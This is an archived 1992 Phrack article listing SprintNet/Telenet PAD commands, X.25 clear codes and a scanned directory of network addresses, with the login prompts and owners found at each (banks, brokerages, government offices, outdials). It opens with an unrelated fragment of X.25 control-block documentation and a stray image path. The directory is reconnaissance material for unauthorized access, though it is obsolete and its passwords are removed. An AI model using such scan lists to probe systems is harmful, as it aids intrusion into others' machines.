XCB + 0F NUMBER OF CRC ERRORS

XCB + 10 NUMBER OF REJECTS SENT
XCB + 11 NUMBER OF REJECTS RECEIVED

XCB + 12 NUMBER OF T1 TIMEOUT

XCB + 13 NUMBER OF COMMAND REJECTS SENT
XCB + 14 NUMBER OF COMMAND REJECTS RECEIVED

XCB + 15 NUMBER OF DISCONNECTS SENT
XCB + 16 NUMBER OF DISCONNECTS RECEIVED

XCB + 17 NUMBER OF SET MODE SENT
XCB + 18 NUMBER OF SET MODE RECEIVED

XCB + 19 NUMBER OF FRAME OVERFLOW

XCB + 1A NUMBER OF I FRAMES SENT
XCB + 1C NUMBER OF I FRAMES RECEIVED


XCB + 24 FLAG BYTE
BIT 0 = 1 DCE-TO-DTE FLOW INIT
1 = 1 DTE-TO-DCE FLOW INIT

```
                                    2 = 1   LINK RESET (DISC. OR SETMODE SENT
                                    3 = 1   DCE BUSY ( RNR SENT)
                                    4 = 1   IN TIMER RECOVERY
                                    5 = 1   SENT INTERNAL RESET. LAP RE-INIT.
                                    6 = 1   SET POLL BIT IN NEXT FRAME.

        XCB + 27                LINE STATUS
                                BIT 0 = 1  NOT ACTIVE
                                    1 = 1  DEACTIVATED
                                    2 = 1  BUSY-OUT
                                    3 = 1  ACTIVATING
                                    4 = 1  ACTIVE
                                    5 = 1  DEACTIVATING

        XCB + 2B                MAX. LCN PERMITTED
        XCB + 2C                CURRENT NUMBER OF LCN IN USE
        XCB + 2D                POINTER TO THE LCN VECTOR TABLE

        XCB + 47                'DISABLE/ ENABLE/ CLEAR COMMAND.
                                    NOT OPERATIONAL AT VERSION 1.01.
                                  01 - BUSY
                                  02 - CLEAR BUSY
                                  04 - RESET LINE

    2)  LCN VECTOR TABLE.
          ( XCB + 2D ,L,A (LCN ADDRESS),R3)
                  LCN ADDRESS = (LCN * 3)

        LCN + 0                 BITS
                                0-3 - XCB DIRECTORY NUMBER.
                                4   - INIT CLEAR TIMER ON
                                5   - CLEAR INDICATION SENT
                                6   - CALL REQUEST SENT
                                7   - LCN ACTIVE
        LCN + 1                 LCN NUMBER
                                 (SEE LCN + 0 , BITS 0-3 TO GET XCB NUMBER)
        LCN + 2                 TIMER FOR LCN.
```

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 8 of 14

The SprintNet/Telenet Directory



Scanned and written by Skylar
Release date: 12/92

Part I Basic SprintNet Info
Part II SprintNet Directory

How to Access SprintNet:

(Compliments of Sprint)

SPRINTNET LOCAL ACCESS NUMBERS

FOR THE MOST UP-TO-DATE LISTING OF THE U.S. ACCESS TELEPHONE NUMBERS
FOR PC OUTDIAL SERVICES, DO THE FOLLOWING:

1. USE A MODEM TO DIAL 1-800-546-1000 WITH PARAMETERS SET AT 7-E-1

2. TYPE THREE CARRIAGE RETURNS (CR) (CR) (CR)

3. INPUT YOUR AREA CODE AND LOCAL EXCHANGE

4. YOU WILL THEN RECEIVE THE PROMPT SIGN "@"

5. THEN, TYPE:
   MAIL (CR)
   USER NAME: PHONES (CR)
   PASSWORD: PHONES (CR)

Follow the menus to get your local dialup, then logon through that using the same procedure until you get to the "@" prompt. From here, you can type in commands. Below is a list of commands available from the "@" prompt.

Notes: while connected, you can escape to the command prompt by sending
<cr>@<cr>
while waiting for a connection, you can escape to the command prompt by sending a hard BREAK

Command <parameter>	Explanation
BYE	Closes session (same as disconnect)
CONNECT <nua>	Connects to a network user address
CONTINUE	Continue session (used after breaking)
DISCONNECT	Closes session (same as bye)
DTAPE	Builds optimum circuit for bulk file transfer
DISABLE ECHO	

```
DISABLE FLOW          Pad to host flow control
DISABLE TFLOW         Terminal to pad flow control
ENABLE ECHO
ENABLE FLOW
ENABLE TFLOW
FULL                  Set full duplex
HALF                  Set half duplex
HANGUP                Self explanitory
ID <nui>              Sets the network user id for charged calls
RESET                 Resets your port (as if you just dialed up)
RST                   Show remote parameters
RST?                  Set remote parameters
PAR?                  Show ITI parameters
STATUS                Shows your current network address and port
SET? <param>:<value>  Set ITI parameters.
TERM <termtype>       Set your termtype
TEST CHAR             Test of all ascii characters
TEST ECHO             Echos what you type
TEST TRIANGLE
TEST VERSION          Shows current pad software ver\006
```

Note: I didn't include any of the parameters for SET? or termtypes because they would have increased the length of this file by about 20%. If you want these, you can get them from the PC-PURSUIT BBS file section via C PURSUIT from SprintNet or 031109090063100 international.

Network Messages:
~~~~~~~~~~~~~~~~~

While attempting to CONNECT to addresses on SprintNet, you may run into various messages from the network. This should help you determine what they mean.

If you are connected and break your connection or are disconnected by the remote host, you will recieve a disconnect message. Below is a breakdown of the message.

```
DISCONNECTED 00 00 00:00:00:00 000 00
             ^  ^  ^_________^  ^  ^
             |  |       |       |  |
             |  |       |       |  +-- Packets sent
             |  |       |       +----- Packets recieved
             |  |       +------------- Days:Hours:Minutes:Seconds connected
             |  +--------------------- Clearing diagnostic code
             +------------------------ Clearing cause code
```

If you are unable to make a connection or abort an attempted connection, you will only receive cause and diagnostic codes (as no time was spent connected and obviously no packets were sent!) along with a very general plain-text of what the problem might be (i.e. rejecting, not operating...). Below is a list of cause and diagnostic codes to give you a more detailed idea of why you were unable to connect or why you were disconnected.

Clear cause codes:

```
 0   "DTE originated clear"
 1   "Number busy"
 3   "Invalid facility requested"
 5   "Network congestion"
 9   "Out of Order"
 11  "Access barred"
 13  "Not obtainable"
 17  "Remote Procedure Error"
 19  "Local Procedure error"
 21  "RPOA out of order"
 25  "Reverse Charge not Subscribed to"
 33  "Incompatible destination"
```
~~~~~~~~~~~~~~~~~

```
 41  "Fast Select acceptance not subscribed"
 49  "Ship absent"
 128 "DTE originated clear with top bit set"
 193 "Gateway procedural error"
 195 "Gateway congestion"
 199 "Gateway Operational"


 Clear diagnostic codes

 0   "No additional Information"
 1   "Invalid Ps"
 2   "Invalid Pr"
 16  "Packet Type Invalid"
 17  "Packet Type Invalid in state r1"
 18  "Packet Type Invalid in state r2"
 19  "Packet Type Invalid in state r3"
 20  "Packet Type Invalid in state p1"
 21  "Packet Type Invalid in state p2"
 22  "Packet Type Invalid in state p3"
 23  "Packet Type Invalid in state p4"
 24  "Packet Type Invalid in state p5"
 25  "Packet Type Invalid in state p6"
 26  "Packet Type Invalid in state p7"
 27  "Packet Type Invalid in state d1"
 28  "Packet Type Invalid in state d2"
 29  "Packet Type Invalid in state d3"
 32  "Packet not allowed"
 33  "Packet Type Unidentifiable"
 34  "Call on One way LC"
 35  "Invalid PVC packet type"
 36  "Packet on Unassigned logical channel"
 37  "Reject not Subscribed to"
 38  "Packet too short"
 39  "Packet too long"
 40  "Invalid GFI"
 41  "Restart/Registration Packet has LC"
 42  "Packet type not compatible with Facility"
 43  "Unauthorised Interrupt Confirmation"
 44  "Unauthorised Interrupt"
 45  "Unauthorised Reject"
 48  "Timer expired"
 49  "Timer expired for Incoming call"
 50  "Timer expired for clear Indication"
 51  "Timer expired for reset indication"
 52  "Timer expired for restart indication"
 53  "Timer expired for call forwarding"
 64  "Call set up/clear/registration problem"
 65  "Facility/registration code not allowed"
 66  "Facility parameter not allowed"
 67  "Invalid Called Address"
 68  "Invalid calling address"
 69  "Invalid facility registration length"
 70  "Incoming call barred"
 71  "No logical channel available"
 72  "Call Collision"
 73  "Duplicate facility ested"
 74  "Non zero address length"
 75  "Non zero facility length"
 76  "Facility not provided when expected"
 77  "Invalid CCITT spec'd facility"
 78  "Maximum call redirections/forwardings exceeded"
 80  "Miscellaneous"
 81  "Improper cause code from DTE"
 82  "Non alligned octet"
 83  "Inconsistent Q bit setting"
 84  "NUI Related problem"
 96  "International setup/clearing problem"
 97  "Unknown calling DNIC "
 98  "TNIC mismatch "
```

```
 99  "Call identifier mismatch"
 100 "Neg' error in utility parm' value"
 101 "Invalid utility length "
 102 "Non-zero utility length "
 103 "M bit violation "
 112 "International problem "
 113 "Remote Network problem "
 114 "International Protocol problem "
 115 "International Link out of order "
 116 "International Link busy"
 117 "Transit Network Facility Problem"
 118 "Remote Network Facility Problem"
 119 "International routing problem"
 120 "Temporary routing problem"
 121 "Unknown called DNIC"
 122 "MAintenance action"
 128 "Network Specific Diagnostic"
 218 "trax_trap error for user call"
 219 "user task error"
 220 "x25 task error"
```

Note: If you're getting LOCAL/REMOTE PROCEDURE ERROR or REJECTING, try using different ports with the same address.

Other Than SprintNet:
~~~~~~~~~~~~~~~~~~~~~

International or other than SprintNet users, follow the table below to expand these addresses to suit your network:

```
      202  224      <--- Address from list

 031102020022400    <--- Translated to international format


03110 202 00224 00  <--- Explanation of international format
^^^^^ ^^^ ^^^^^ ^^
  |    |    |    |
  |    |    |    |____ Port Number
  |    |    |_________ Network Address
  |    |______________ Network Prefix
  |___________________ DNIC
```

DNIC : This will be be 03110 for all translations. On some networks, you won't need the leading 0 and can use 3110, and a few networks (DataPac?) use a 1 instead of 0, thus: 13110.

Prefix : Throughout this file, it will always be a three digit prefix.

Address: You may have to experiment a little to get the correct place holders, but as a general rule they will translate like this:

```
    1  = 00001
   11  = 00011
  111  = 00111
 1111  = 01111
11111  = 11111
```

Ports : Port numbers range from .1 to .99. The first 27 ports may be alternately displayed as A-Z. Ports are generally not listed as most addresses will find a free port for you if you leave it off, but in some cases you must use it, so they translate like this:

.1 or A = 01
~~~~~~~~~~~~~~~~~~~~~

.2 or B = 02
and so on...

Examples of translated addresses:

```
201 1.5  = 031102010000105
415 9    = 031104150000900
223 25   = 031102230002500
714 218  = 031107140021800
617 2027 = 031106170202700
```

If this seems a bit essoteric or confusing, don't worry. A little bit of experimenting will get you on the right track.

Notes:
~~~~~~

- You can usually omit leading and trailing 0's
- Most networks and PADs do NOT allow any spaces
- From SprintNet, you can use either form of address

Conventions in this list:
~~~~~~~~~~~~~~~~~~~~~~~~

Addresses followed by a "$" do not accept collect connections (if you're not coming on from SprintNet, ignore the $).

Addresses followed by a "*" do not accept collect connections, and I was unable to connect to them to determine what they are.

When both the OS and the RESPONSE fields are left blank, this means that I connected and either couldn't evoke response or got a garbage response.

LOGIN/PW's removed from this release.

SprintNet Directory
~~~~~~~~~~~~~~~~~~~

201 - New Jersey Scanned:[0-2000]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
201 1	$	outdial (201)	
201 22	$	outdial (201)	
201 25	Unix	HP-UX ciathp A.B7.00 U 9000/835	
201 30			
201 32		D&B Terminal	
201 34	$ Prime		
201 36	*	(incoming call barred)	
201 37	$		
201 40	$	Welcome to our PSI via X.29	
201 42	*		
201 43	$		
201 44	$		
201 45	Prime	NewsNet	
201 46	$		
201 48	$ VAX/VMS	Welcome to MicroVMS V5.3	
201 49	$ VAX/VMS		
201 53		WELCOME TO COLGATE'S IICS	
201 57	*	(incoming call barred)	
201 58	*	(incoming call barred)	
201 59	*	(incoming call barred)	
201 66	$ Prime		
201 67		warner computer systems	
~~~~~~~~~~~~~~~~~~~

```
201 68                warner computer systems
201 69                warner computer systems
201 83                ENTER ID:
201 84                D&B Terminal
201 86                D&B Terminal
201 88                D&B Terminal
201 89                Prudential
201 107  $            outdial (201)
201 108  $            outdial (201)
201 138    HP-3000    EXPECTED HELLO, :JOB, :DATA, OR (CMD) AS LOGON.
201 140  $            Enter One Time Password:
201 156    Unix       Securities Data Company (SDC7)
201 163               VU/TEXT * PLEASE SIGN ON:
201 164               VU/TEXT * PLEASE SIGN ON:
201 167    DTC        DTC01.HP.COM
201 170               Prudential
201 173               MHP201A UPK19130 APPLICATION:
201 174    CRYPTO     ENTER "IDX" OR "ID" AND USER ID -->
201 179               APPLICATION:
201 200               D&B Terminal
201 201               D&B Terminal
201 235  *
201 241  $            (immediate hangup)
201 242               D&B Terminal
201 243               D&B Terminal
201 244               D&B Terminal
201 246               D&B Terminal
201 247    VTAM       Shearson Lehman Brothers NPSI
201 252    Prime      PRIMENET 21.0.6 BOR
201 254  $ Unix       field login:
201 257               Please press <Return> . . .(
201 259               Please press <Return> . . .(
201 271  $            User Access Verification   Password:
201 301  $            outdial
201 334  $ HP-3000    :
201 335  *
201 336  $            Concurrent Computer Corporation's DATALINK
201 337  $            out of order
201 339  $ ???        (echo)
201 340  *
201 341  *
201 342  $ Unix       ocpt
201 343  $            Enviornmental Control Monitor (PENNET)
201 344  *
201 348  *
201 350  $            $$ 4200 MODEL: $$ 50 DEVICE TYPE IDENTIFIER :
201 355  $            Concurrent Computer Corporation's DATALINK
201 430  *            (incoming call barred)
201 465    VAX/VMS    V5.5      on VBH301
201 471               Prudential
201 472               APPLICATION:
201 474               Prudential
201 475               Prudential
201 477    VM/CMS?    ENTER AS SHOWN: L/LOGON/TSO/INFO/CICS
201 479    VM/CMS
201 730  *
201 770  *
201 830  $            INSCI/90 SYSTEM MV-10/13, LOGON PLEASE
201 870  $            INSCI/90 SYSTEM MV-10/13, LOGON PLEASE
201 890  $            INSCI/90 SYSTEM MV-10/13, LOGON PLEASE
201 895  $            INSCI/90 SYSTEM MV-10/10, LOGON PLEASE
201 899  $            (hangs up)
201 910  $            (echo)
201 912  $            (echo)
201 914  $            (echo)
201 916  $            (echo)
201 950               Bankers Trust Online
201 999  $            (hangs up)
201 1030              USER ID
201 1050              VU/TEXT
```

```
201 1051                VU/TEXT
201 1052                VU/TEXT
201 1053                VU/TEXT
201 1054                VU/TEXT
201 1055                VU/TEXT
201 1056                VU/TEXT
201 1057                VU/TEXT
201 1059                VU/TEXT
201 1060                VU/TEXT
201 1061                VU/TEXT
201 1062                VU/TEXT
201 1063                VU/TEXT
201 1064                VU/TEXT
201 1065                VU/TEXT
201 1066                VU/TEXT
201 1067                VU/TEXT
201 1068                VU/TEXT
201 1069                VU/TEXT
201 1070                VU/TEXT
201 1071                VU/TEXT
201 1072                VU/TEXT
201 1073                VU/TEXT
201 1074                VU/TEXT
201 1075                VU/TEXT
201 1076                VU/TEXT
201 1077                VU/TEXT
201 1078                VU/TEXT
201 1079                VU/TEXT
201 1135 $              ACCESS BARRED
201 1137 $              Finlay Fine Jewelry Corp.
201 1139                CONNECTED TO PACKET/400
201 1143 $              MHP201A UPK19040  APPLICATION:
201 1156 *
201 1160                Shaw Data Services
201 1163 *              (incoming call barred)
201 1164 *              (incoming call barred)
201 1168                CONNECTED TO PACKET/400
201 1170.1 $            Johnson and Johnson Network
201 1171 *
201 1172 $ Unix/SCO     TCSS
201 1173 *
201 1174 *
201 1176                NSP READY
201 1177                NSP READY
201 1232   VAX/VMS      Username:
201 1233   VAX/VMS      Username:
201 1243   VAX/VMS      Friden Neopost  (NJCRAN Node)
201 1251   VM/CMS       GSERV
201 1258   VM/CMS       GSERV
201 1259   VM/CMS       GSERV
201 1263 *              (incoming call barred)
201 1264 *              (incoming call barred)
201 1265 *
201 1266 *
201 1267 *
201 1268 *
201 1270
201 1272
201 1275   VAX/VMS      Shaw Data Services
201 1277
201 1330 *
201 1331 *
201 1332 *
201 1333 $              (echo)
201 1335 $              Environment Control Monitor
201 1340 *
201 1341 *
201 1342 *
201 1343                Prudential
201 1344                Prudential
```

```
201 1345              Prudential
201 1346              Prudential
201 1347              Prudential
201 1354 *
201 1359 $            Finlay Fine Jewelry Corp.
201 1370.1 $ HP-3000  CORPHP.CIS.HCC
201 1371 *
201 1372 *
201 1373 *
201 1374 *
201 1375 *
201 1376 *
201 1377 *
201 1378 *
201 1379 $
201 1430 *            (incoming call barred)
201 1431 *            (incoming call barred)
201 1432 *            (incoming call barred)
201 1433 *            (incoming call barred)
201 1434 *            (incoming call barred)
201 1435 *            (incoming call barred)
201 1442 *
201 1443 *
201 1446 *
201 1454 *
201 1455 *
201 1456 *
201 1460
201 1510
201 2030              Lynx Technologies Inc.
201 2031   VTAM       Shearson Lehman Brothers NPSI
201 11234  VAX/VMS
```

202 - Washington D.C. Scanned: [0 - 3000] & various

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
202 1      Prime
202 2      Prime
202 10     Prime
202 12     Prime
202 31                 NewsMachine 5.1
202 36   $             NETWORK SIGN-ON FAILED
202 38   $             NETWORK SIGN-ON FAILED
202 42   *
202 48   $             U.S.I.A. Computer Center.
202 49                 enter system id --
202 115  $             outdial (202)
202 116  $             outdial (202)
202 117  $             outdial (202)
202 123  $             xxxx
202 138  $ VAX/VMS     Gaullaudet University
202 141 >909 761       User name?
202 142 >909 406       User name?
202 149  $
202 150                UPI>
202 152  *
202 201                CompuServe  User ID: phones
202 202                CompuServe
202 203                CompuServe
202 224  $             outdial (global)
202 235  $ Prime
202 239  $ Prime
202 241  *
202 243  *
202 245    AOS         Username:
202 253  *
202 255                Morgan Stanley Network
```

```
202 260  $            PLEASE SELECT: TSOMVS, ANOTHER APPLICATION
202 265  $            USER ID
202 266  $            USER ID
202 275  *
202 276  *
202 277  *
202 278  $            USER ID
202 330  *
202 331  *
202 332  *
202 333  *
202 334  *
202 335  *
202 336    VAX/VMS    Congressional Quarterly Online Systems
202 337    VAX/VMS    Congressional Quarterly Online Systems
202 353  *
202 356    PRIME      PRIMENET 22.1.1.R36 SYSA
202 361  *
202 362  *
202 363  *
202 364  *
202 365               Lexis and Nexis
202 366               Lexis and Nexis
202 367               Lexis and Nexis
202 371  *
202 372  *
202 373  *
202 377  *
202 390  $            #CONNECT REQUESTED TO HOST GSAHOST : CANDE
202 391  $            #CONNECT REQUESTED TO HOST GSAHOST : CANDE
202 403  $            outdial (202)
202 433  *
202 453               USER ID
202 454    VAX/VMS    Connect to GBS
202 455  *
202 456  *
202 458  *
202 459  *
202 465  *
202 466  *
202 467  *
202 468  *
202 469  *
202 472  *
202 477               UPI>
202 478               UPI>
202 479               UPI>
202 550               UPI>
202 616  *
202 617  *
202 1030 *
202 1031 *
202 1032 *
202 1033 *
202 1034 *
202 1155 *
202 1156 *
202 1157 *
202 1158 *
202 1159 *
202 1261 *
202 1262 *
202 1263 *
202 1264 *
202 1265 *
202 1266 *
202 1267 *
202 1268 *
202 1269 *
202 1270 *
```

```
202 1323 $
202 1325   VAX/VMS
202 1363                Enter your User Name:
202 1364.1 Unix         System name: fmis
202 1365.3 Unix/SysV    X.29 Terminal Service (person)
202 1385   Prime        PRIMENET 22.1.3 CGYARD
202 1407   Unix/SysV    X.29 Terminal Service (person)
202 1440   VAX/VMS      Username:
202 3011 *
202 3012 *
202 3030A               ASYNC TO 3270 -> FIRST AMERICAN BANK OF GEORGIA
202 3036 $ GS/1         GS/X.25 Gateway Server
202 3060 *
202 3067 $ Major BBS    Power Exchange (adult bbs and chat)  Member-ID? new
202 3069 $              E06A26B3
202 3070 $
202 3071 $
202 3072 $
202 3074 $ VAX/VMS      Welcome to VAX/VMS V5.5-1
202 3075 *
202 3130                GTE Contel DUAT System       (login as visitor)
202 3131                GTE Contel DUAT System       (airplane info galore)
202 3134                USER ID
202 3135                USER ID
202 3138 *
202 3139 *
202 3140 *
202 3142 *
202 3145                &StArT&
202 3242   VOS          Please login  (try 'help')
202 3243   VOS          Please login
202 3244   Unix         tmn!login:
202 3246 *
202 3247 *
202 3254   VOS          Please login
202 3255   VOS          Please login
202 3256   VOS          Please login
202 3257                (locks up)
202 3258   VOS          Please login
202 3259   VOS          Please login
202 3260   VOS          Please login
202 3261   VOS          Please login
202 3262   VOS          Please login
202 3263   VOS          Please login
202 3264 $              AMS SYSTEM=
202 3269
202 3330 *
202 3332 *
202 3333 *
202 3335 $              NETX A000VD00 READY FOR LOGON
202 3336 $              NETX A000VD00 READY FOR LOGON
202 3337 *
202 3338 *
202 3600 *
202 3601 *
202 3602 *
202 3603 *
202 3604 *
202 3605 *
202 3606 *
202 3611 *
202 3612 *
202 3613 *
202 3614 *
202 3630 *
202 4220
202 4222
202 4226                MSG10-RJRT TERMINAL-ID:GSSCXA63 IS NOW IN SESSION
202 60031  VAX/VMS       V5.4-2
202 60033  Unix/SunOS    Welcome to QHDS!
```

```
202 60035 *
202 60036              NETX A0A0VD00 READY FOR LOGON
202 60039  Unix/SunOS  (QHDS.MXBC)
202 60040              Lexis and Nexis
202 60043 *
202 60056
202 60058 *
202 60059 *
202 60060 *
202 60064 *
202 60068              PIN:
202 60069              PIN:
202 60070              PIN:
202 60071              PIN:
202 60073 *
```

203 - Connecticut Scanned: [0 - 500]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
203 22     VM/CMS
203 28     VM/CMS
203 50                  CONNECTED TO PACKET/74
203 60   $              GEN*NET Private Switched Data Network
203 61   *
203 62     VAX/VMS ACM  Enter SecurID PASSCODE:
203 66                  Login Please :
203 67                  Login Please :
203 77   *
203 78   $ Novell       Netware Access Server (DDS)
203 79   *
203 105  $              outdial (203)
203 120  $              outdial (203)
203 121  $              outdial (203)
203 136    PRIME        PRIMENET 20.2.7 SYSA
203 159  $              access barred
203 160  *
203 161  $ Novell       Netware Access Server (INFOSYS)
203 165                 Panoramic, Inc. PLEASE LOGON: help
203 242                 Login Please :
203 274  $ ACF/VTAM
203 277  *              (incoming call barred)
203 310
203 317
203 346  *
203 347                 SB >
203 350  *
203 362  *              (incoming call barred)
203 367                 CONNECTED TO PACKET/74
203 434  $              (hangs up)
203 435  $ ACF/VTAM
203 438  $              (echo)
203 442  $              (echo)
203 452  *
203 455
203 458  *              (incoming call barred)
203 463  *
203 465  *
```

205 - Alabama Scanned: 0 - 300

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
205 237  *
```

```
205 245  *
205 246  *



206  -  Washington  Scanned: [0 - 500]

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
206 40   $ Prime       PRIMENET 23.2.0.r26 P6450
206 60   *
206 65     PRIME       PRIMENET 22.1.4 OAD
206 66
206 67   $
206 138  $             MHP201A UPK0BY60  * VERSION 5.5.4 *.
206 139  $             Wang VS Logon
206 154  $ DTC         THE SEATTLE DTC (DTC01.MACON.USOPM)
206 158    VAX/VMS     Username:
206 167  *             (incoming call barred)
206 170  $ hp-3000
206 173  $             Renex Connect, SN-00100201
206 205  $             outdial (206)
206 206  $             outdial (206)
206 208  $             outdial (206)
206 239.1$             + Log on please
206 240.1$             ***investigate***
206 250  $             logins to this workstation temp. barred
206 251  $ Wang        SYSTEM TWO (TACOMA:TACOMA)
206 351  *
206 352  *
206 357  $ HP-3000
206 360                CUSTOMER ID:
206 368  *
206 369  *
206 371  $
206 375    Prime       PRIMENET 23.2.0.r26 DZ-BLV
206 430  $             911 Monitor HATSLNCT is currently not available
206 470    VAX/VMS
206 479  $             + Log on please



207  -  Maine  Scanned: 0 - 300

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
207 40   *
207 260    ???         Please login:



208  -  Idaho  Scanned: 0 - 300

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
208 236  *
208 250  $             USER ID
208 252                Welcome to the NET, X.29 Password:



209  -  California  Scanned: 0 - 300

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
209 241  *
```

```
209 243  *
209 245  *
209 246  *
209 270  $ VAX/VMS     Continental PET Technologies, MODESTO
209 273    DACS III    ***investigate***
```

211 - Dun & Broadstreet Scanned: various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
211 1140		D&B terminal	
211 1142		D&B terminal	
211 1145	VAX/VMS	on VBH302	
211 1240		Please enter your terminal id; '?' for MENU	
211 1242		D&B terminal	
211 1244		Please enter your terminal id; '?' for MENU	
211 1245	???	GNETMAIL	
211 2150	Prime		
211 2240		DunsNet's User Verification Service	
211 2247		DUNSCENTER (connects to many machines)	
211 2249		ID?>	
211 2255		ID?>	
211 2450	Prime		
211 2451	Prime		
211 3290	CMS?	IDC/370 Ready-	
211 3291	CMS?	IDC/370 Ready-	
211 3292	CMS?	IDC/370 Ready-	
211 3390	CMS?	IDC/370 Ready-	
211 3391	CMS?	IDC/370 Ready-	
211 3392	CMS?	IDC/370 Ready-	
211 3490	CMS?	IDC/370 Ready-	
211 4190		DunsNet's User Verification Service	
211 4240		Enter service code -	
211 4241		Enter service code -	
211 5140	DTC	Nielsen Household Services (DTC03.NY.NPD)	
211 5240	VAX/VMS	GUMBY...	
211 5290	DTC	Nielsen Household Services (DTC02.NY.NPD)	
211 6140		PLEASE ENTER SUBSCRIBERID;PASSWORD	
211 6141		A. C. Nielsen Information Center.	
211 6142		A. C. Nielsen Information Center.	
211 6145			
211 6190		PLEASE ENTER SUBSCRIBERID;PASSWORD	
211 6240		A. C. Nielsen Information Center.	
211 6250	???	USERNAME?	
211 6290		PLEASE ENTER SUBSCRIBERID;PASSWORD	
211 8140		DIALOG INFORMATION SERVICES	
211 8142	VAX/VMS	Username:	
211 11140	VM/CMS	VM/370 ONLINE--	
211 11142	VM/CMS	VM/370 ONLINE--	
211 11144	VAX/VMS	Username:	
211 13190		D&B terminal (in spanish)	
211 13191		D&B terminal	
211 14110		Renex Connect, Enter password -	
211 15140		NEODATA SERVICES NETWORK	

212 - New York Scanned: [0 - 3000] & various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
212 30		ENTER ID:	
212 31	$ VM/CMS		
212 34	*		
212 40		PLEASE ENTER /LOGIN	
212 41		MHP201A UPK05173 APPLICATION:	

```
212 48   *
212 52   $ Prime
212 53     VAX/VMS
212 73   $ Prime
212 79                 ENTER ID:
212 100    VAX/VMS     Username:
212 101    VAX/VMS     Username:
212 102                **** Invalid sign-on, please try again ****
212 103    VAX/VMS     Username:
212 104                **** Invalid sign-on, please try again ****
212 105                **** Invalid sign-on, please try again ****
212 106                **** Invalid sign-on, please try again ****
212 108                **** Invalid sign-on, please try again ****
212 109                **** Invalid sign-on, please try again ****
212 110                **** Invalid sign-on, please try again ****
212 112                Shearson Lehman Brothers
212 124  $ VAX/VMS     Username:
212 130                you are now connected to the host computer
212 131                Shearson Lehman Brothers
212 137    Prime       PRIMENET 22.1.1.R17.STS.6 NY60
212 145                ENTER ACCESS ID:
212 146                ENTER ACCESS ID:
212 152    VAX/VMS     Username:
212 170  $             TWX2V LOGGED INTO AN INFORMATION SERVICES NETWORK
212 172  $             TWX2V LOGGED INTO AN INFORMATION SERVICES NETWORK
212 174  $             TWX2V LOGGED INTO AN INFORMATION SERVICES NETWORK
212 197                BANKERS TRUST
212 202    VAX/VMS     Username:
212 226                USER ID   ?
212 231  $ VM/CMS
212 242                ENTER IDENTIFICATION:
212 255    VAX/VMS     (PB2 - PBS Development System)
212 259    VAX/VMS     (NYTASD - TAS SYSTEM)
212 260                Bankers Trust Online
212 274  $             INVALID INPUT
212 275                Bankers Trust Online
212 276  *
212 277                ****POSSIBLE DATA LOSS 00 00****
212 278                Bankers Trust Online
212 279                User:          (RSTS V9.3-20)
212 285                Invalid login attempt
212 306  *
212 315  $             outdial (212)
212 320                ENTER IDENTIFICATION:
212 321                ENTER IDENTIFICATION:
212 322  $             COMMAND UNRECOGNIZED
212 336  *
212 344  *
212 345    Prime       PRIMENET 23.2.0.R32 NMSG
212 352  *
212 359                (drops connection right away)
212 376 -> 201 950     Bankers Trust Online
212 430 -> 312 59      Id Please:     User Id:     Password:
212 432  *
212 437  *
212 438  *
212 440  *
212 444    Prime       PRIMENET 21.0.7.R31 EMCO
212 446  $ VAX/VMS
212 449  $ VM/CMS
212 500                enter a for astra
212 501                enter a for astra
212 502                enter a for astra
212 503                enter a for astra
212 504                enter a for astra
212 505                enter a for astra
212 509  $             Transamerican Leasing (White Plains Data Center)
212 539                (drops connections right away)
212 546  $             APLICACAO:
212 549  $             BT-Tymnet Gateway
```

```
212 561    VAX/VMS     Username:
212 571                You are not authorized to connect to this machine.
212 572  $             No access to this DTE.
212 580                enter a for astra
212 603                Shearson Lehman Brothers
212 615                Shearson Lehman Brothers
212 623                Shearson Lehman Brothers
212 693  $             USER ID
212 703    Unix
212 704    Unix
212 713    Prime       PRIMENET 22.1.1.R17.STS.6 NY60
212 726  $ VAX/VMS
212 731
212 970  *
212 971  *
212 972  *
212 973  *
212 974  *
212 975  *
212 976  *
212 977  *
212 978  *
212 979  *
212 1000 $             Enter ID:
212 1001 $             Enter ID:
212 1002 $             Enter ID:
212 1004 $             Enter ID:
212 1009 $             outdial (212)
212 1045 $ HP-3000     White & Case - HP 3000 Computer System
212 1046 *
212 1049               APPLICATION:
212 1050               NSP READY?
212 1052   Prime       PRIMENET 20.2.4.R11 FTC0
212 1053   VAX/VMS
212 1065 $ AOS         Track Data System 12
212 1069               #
212 1071 $ GS/1        CS/100T>
212 1072 $ GS/1        CS/100T>
212 1076               NSP READY
212 1233 *
212 1355 *
212 1356 *
212 1367               You are not authorized to connect to this machine.
212 1373               enter a for astra
212 1450               RadioSuisse Services.
212 1469
212 1477               n042ppp> enter system id
212 1478               n042ppp> enter system id
212 2050B  Unix        softdollar login:
212 2050D  Unix        softdollar login:
